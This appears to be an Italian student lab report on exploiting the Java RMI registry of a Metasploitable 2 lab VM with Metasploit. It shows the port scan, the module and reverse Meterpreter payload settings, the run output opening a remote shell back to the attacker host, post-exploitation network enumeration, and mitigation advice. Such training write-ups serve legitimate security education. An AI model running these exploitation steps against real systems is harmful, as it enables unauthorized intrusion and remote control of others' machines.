REPORT DI LABORATORIO: Exploitation Java RMI

Studente: Rocco Paolo Caccamo **Corso:** Cybersecurity/Ethical Hacking

Target: Metasploitable 2 (192.168.11.112)

Strumento: Metasploit Framework (Kali Linux) **Data:** 23 Gennaio 2026

---

1. Obiettivo dell'Esercitazione


L'obiettivo dell'attività è identificare vulnerabilità nel servizio Java RMI sulla macchina target, sfruttare una configurazione errata di default per ottenere l'esecuzione di codice remoto (RCE) e stabilire una sessione Meterpreter persistente. Successivamente, è richiesta l'enumerazione della configurazione di rete post-exploitation.

---

2. Fase di Ricognizione (Information Gathering)

È stata effettuata una scansione delle porte TCP per identificare i servizi attivi sulla macchina vittima.

- **Comando:** Scansione Nmap
- **Risultato:** La scansione ha evidenziato la porta **1099** aperta, associata al servizio `java-rmi` (GNU Classpath grmiregistry).



```
Session  Actions  Edit  View  Help
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:4D:ED:59 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.67 seconds
```


Output della scansione Nmap che mostra i servizi attivi, inclusa la porta 1099.

---

3. Analisi della Vulnerabilità e Scelta dell'Exploit

Utilizzando la funzionalità di ricerca di Metasploit, è stato individuato un modulo adatto a sfruttare il servizio RMI.

- **Modulo Scelto:** `exploit/multi/misc/java_rmi_server`
- **Motivazione:** Il modulo sfrutta la configurazione di default insicura del registro RMI che permette il caricamento di classi da URL remoti.



Ricerca del modulo in msfconsole e selezione dell'exploit.


---

4. Configurazione dell'Attacco (Weaponization)

Prima dell'esecuzione, sono stati configurati i parametri essenziali per garantire la connessione inversa (Reverse Shell).

Parametri Generali:

- **RHOSTS:** `192.168.11.112` (IP Vittima)
- **LHOST:** `192.168.11.111` (IP Attaccante/Kali)



Configurazione delle opzioni del modulo (RHOSTS e LHOST).

Selezione del Payload: È stato selezionato un payload specifico per architettura Linux x86 per massimizzare la stabilità, preferendolo a quello generico Java.

- **Payload:** `linux/x86/meterpreter/reverse_tcp`

```
msf exploit(multi/misc/java_rmi_server) > set payload
payload ⇒ java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```

Impostazione del payload Meterpreter specifico per Linux.

---

5. Esecuzione (Exploitation)

Lanciando il comando `run`, il framework ha avviato l'handler locale sulla porta 4444 e inviato l'header RMI malevolo al target.

- **Esito:** L'attacco ha avuto successo.
- **Conferma:** Apertura della sessione Meterpreter 1.

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/0XRiyFcAsYnZjT0
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1062760 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:57620) at 2026-01-23 04:59:37 -0500
```

Esecuzione dell'exploit e conferma dell'apertura della sessione remota.

---

6. Post-Exploitation: Raccolta Evidenze

Come richiesto dalla traccia, una volta ottenuto l'accesso alla macchina, sono state estratte le informazioni di rete per confermare l'identità del target compromesso e la sua visibilità di rete.

Evidenza 1: Configurazione delle Interfacce Il comando `ifconfig` conferma che stiamo operando sulla macchina con IP `192.168.11.112`.


```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:4d:ed:59
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4d:ed59
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Output del comando ifconfig eseguito tramite sessione Meterpreter.

Evidenza 2: Tabella di Routing Il comando `route` mostra il gateway predefinito (`192.168.11.1`) e la sottorete locale.



Visualizzazione della tabella di routing della macchina vittima.

---

7. Conclusioni e Mitigazione (Note per il Cliente/Docente)

La vulnerabilità sfruttata risiede in una configurazione obsoleta e insicura del servizio Java RMI.

Azioni correttive consigliate:

1. Impedire l'accesso alla porta 1099 dall'esterno tramite regole Firewall.
2. Aggiornare l'ambiente Java all'ultima versione disponibile, dove la proprietà `java.rmi.server.useCodebaseOnly` è impostata su `true` di default, prevenendo questo tipo di attacco.